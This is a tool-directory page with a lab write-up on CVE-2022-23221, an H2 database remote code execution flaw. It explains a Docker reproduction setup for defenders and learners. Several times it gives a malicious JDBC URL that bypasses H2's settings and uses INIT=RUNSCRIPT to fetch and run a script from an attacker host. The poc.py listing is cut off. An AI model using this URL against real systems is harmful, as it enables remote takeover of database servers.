
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
H2-database-CVE-2022-23221 — vulhub/H2-database/CVE-2022-23221 | Kitploit
Tools/GitHubGitHub/straightsang/h2-database-cve-2022-23221
Vulnerability AnalysisExploitationWeb Application ExploitationLearning & EducationDatabase SecurityLabs & Practice
GitHubstraightsang/h2-database-cve-2022-23221

H2-database-CVE-2022-23221

vulhub/H2-database/CVE-2022-23221

View Repository
231 month agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

H2 Database RCE (CVE-2022-23221)


1. Summary

  • Reference: https://nvd.nist.gov/vuln/detail/cve-2022-23221

  • H2 is a relational database management system that provides the ability to directly compile and execute Java code within its SQL engine.

  • The H2 driver parses the JDBC URL to establish a connection between the application and the database. At this point, configuration parameters included in the URL can be used to control the initial state or behavior of the database.

  • Versions of H2 prior to 2.1.210 have a problem in that remote SQL scripts can be executed through the INIT parameter of the JDBC URL. An attacker exploits this to inject a crafted SQL script remotely and execute system commands through the statements within it, thereby triggering the CVE-2022-23221 vulnerability.

  • The characteristics of this vulnerability are as follows.

    1. No authentication required: Anyone with only the permission to input a JDBC URL can exploit this vulnerability to seize control of the system.
    2. Automatic execution at service startup: If an attacker modifies only the configuration file, RCE (remote code execution) occurs automatically when the service using H2 starts.
    3. Concealment: It is difficult for developers to recognize the attack.
    4. Broad scope of impact: Due to H2's speed and lightweight nature, H2 is used for development/testing of various web services. Since any environment that can set a JDBC URL through a configuration file or by receiving user input can be a target of attacks exploiting this vulnerability, the impact is significant.
  • Vulnerability impact scope

    • Affected versions: H2 below 2.1.210
    • Patched version: H2 2.1.210 and above

2. Vulnerability Conditions

  • Must be a version prior to H2 2.1.210.
  • The JDBC URL must contain IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker-ip/acttacker-file.sql'.
    1. IGNORE_UNKNOWN_SETTINGS=TRUE, FORBID_CREATION=FALSE -> Security setting bypass
      • Because these parameters neutralize the security settings, the remote script execution command is not blocked during initialization and is executed as-is.
    2. INIT=RUNSCRIPT FROM 'http:/attacker-ip/acttacker-file.sql' -> SQL command automatically executed when connecting the application and the DB
      • If the value of the INIT parameter contains the SQL command RUNSCRIPT and the address of a malicious script, H2 connects to that server, downloads the file, and executes it when the connection between the application and the H2 DB is established.
  • The downloaded SQL script must contain a CREATE ALIAS SQL statement.
    • The CREATE ALIAS statement within the remotely executed script causes H2 to execute the Java function within the script inside the DB, resulting in RCE.


3. Environment Setup

  • Scenario


    • Set up a vulnerable H2 environment and input a malicious JDBC URL into H2. H2 parses this URL without proper validation and receives and executes an sql file from the attacker server. If the logs of the h2-vulnerable server output the string "EXPLOITED" along with the execution results of the commands id, whoami, and pwd, this means that a vulnerable H2 environment has been set up and that, in the process of H2 parsing the malicious JDBC URL, the exploit.sql file was remotely downloaded from the external attacker server and executed.
  • Environment Setup

    docker compose up -d 
    

    docker ps

    • Running the command starts the following environments.
    • h2-vulnerable: H2 2.0.206 (vulnerable version before patch)
      • H2 web console: http://your-ip:8082
      • TCP server: tcp://your-ip:9092
    • attacker: HTTP server
      • http://your-ip:8000 : serves the exploit.sql file

  • After configuring the environment, accessing http://your-ip:8082 displays the H2 web page.


4. Reproduction Procedure

: Since security policies are applied in the web console, parameters that serve as vulnerability conditions may be filtered, so reproduce the vulnerability by directly entering a JDBC URL containing malicious parameters through the CLI and verify the results.


[Normal request case]

  • Normal JDBC URL: "jdbc:h2:mem:test"

  • Normal request command

    docker exec h2-vulnerable java -cp /h2-bin/h2.jar org.h2.tools.Shell \
    -url "jdbc:h2:mem:test" \
    -user sa \
    -password ""
    
  • Execution result CLI-based execution

    • No requests received by the attacker server
    • No particular logs output on the h2-vulnerable server

[Vulnerability attack case]

  • 악성 JDBC URL: "jdbc:h2:tcp://h2-vulnerable:9092/mem:test;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'"

1. Executing the attack

  • Enter a malicious JDBC URL into the H2 driver to attempt a connection to the attacker server. There are 2 ways to enter the URL at this time.

    1. Directly enter the malicious JDBC URL into the H2 Shell via the CLI.
    docker exec h2-vulnerable java -cp /h2-bin/h2.jar org.h2.tools.Shell \
      -url "jdbc:h2:tcp://h2-vulnerable:9092/mem:test;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'" \
      -user sa \
      -password ""

    

    CLI-based execution

    1. Run the PoC file.
    python3 poc.py
    

    Running poc.py

2. File request and execution

  • H2 requests (HTTP GET) the exploit.sql file from the attacker server as specified by INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql' in the INIT parameter of the JDBC URL, and executes it within the H2 database.

    1. Running docker logs attacker allows you to check the log of the exploit.sql file request received from the h2-vulnerable server.
    docker logs attacker
    

    1. The attacker server returns the requested exploit.sql file, and the h2-vulnerable server executes the received exploit.sql file. At this time, the CREATE ALIAS statement inside the script induces Java code execution, resulting in RCE.


5. poc.py code

#!/usr/bin/env python3

# 목적: CVE-2022-23221 H2 Database RCE 상황을 재현하고자 함.
# 과정: 검증 우회 파라미터와 Java 명령어가 포함된 JDBC URL을 H2로 전송하여 원격 코드 실행 공격을 수행함.

import subprocess
import time
import sys
Download Tool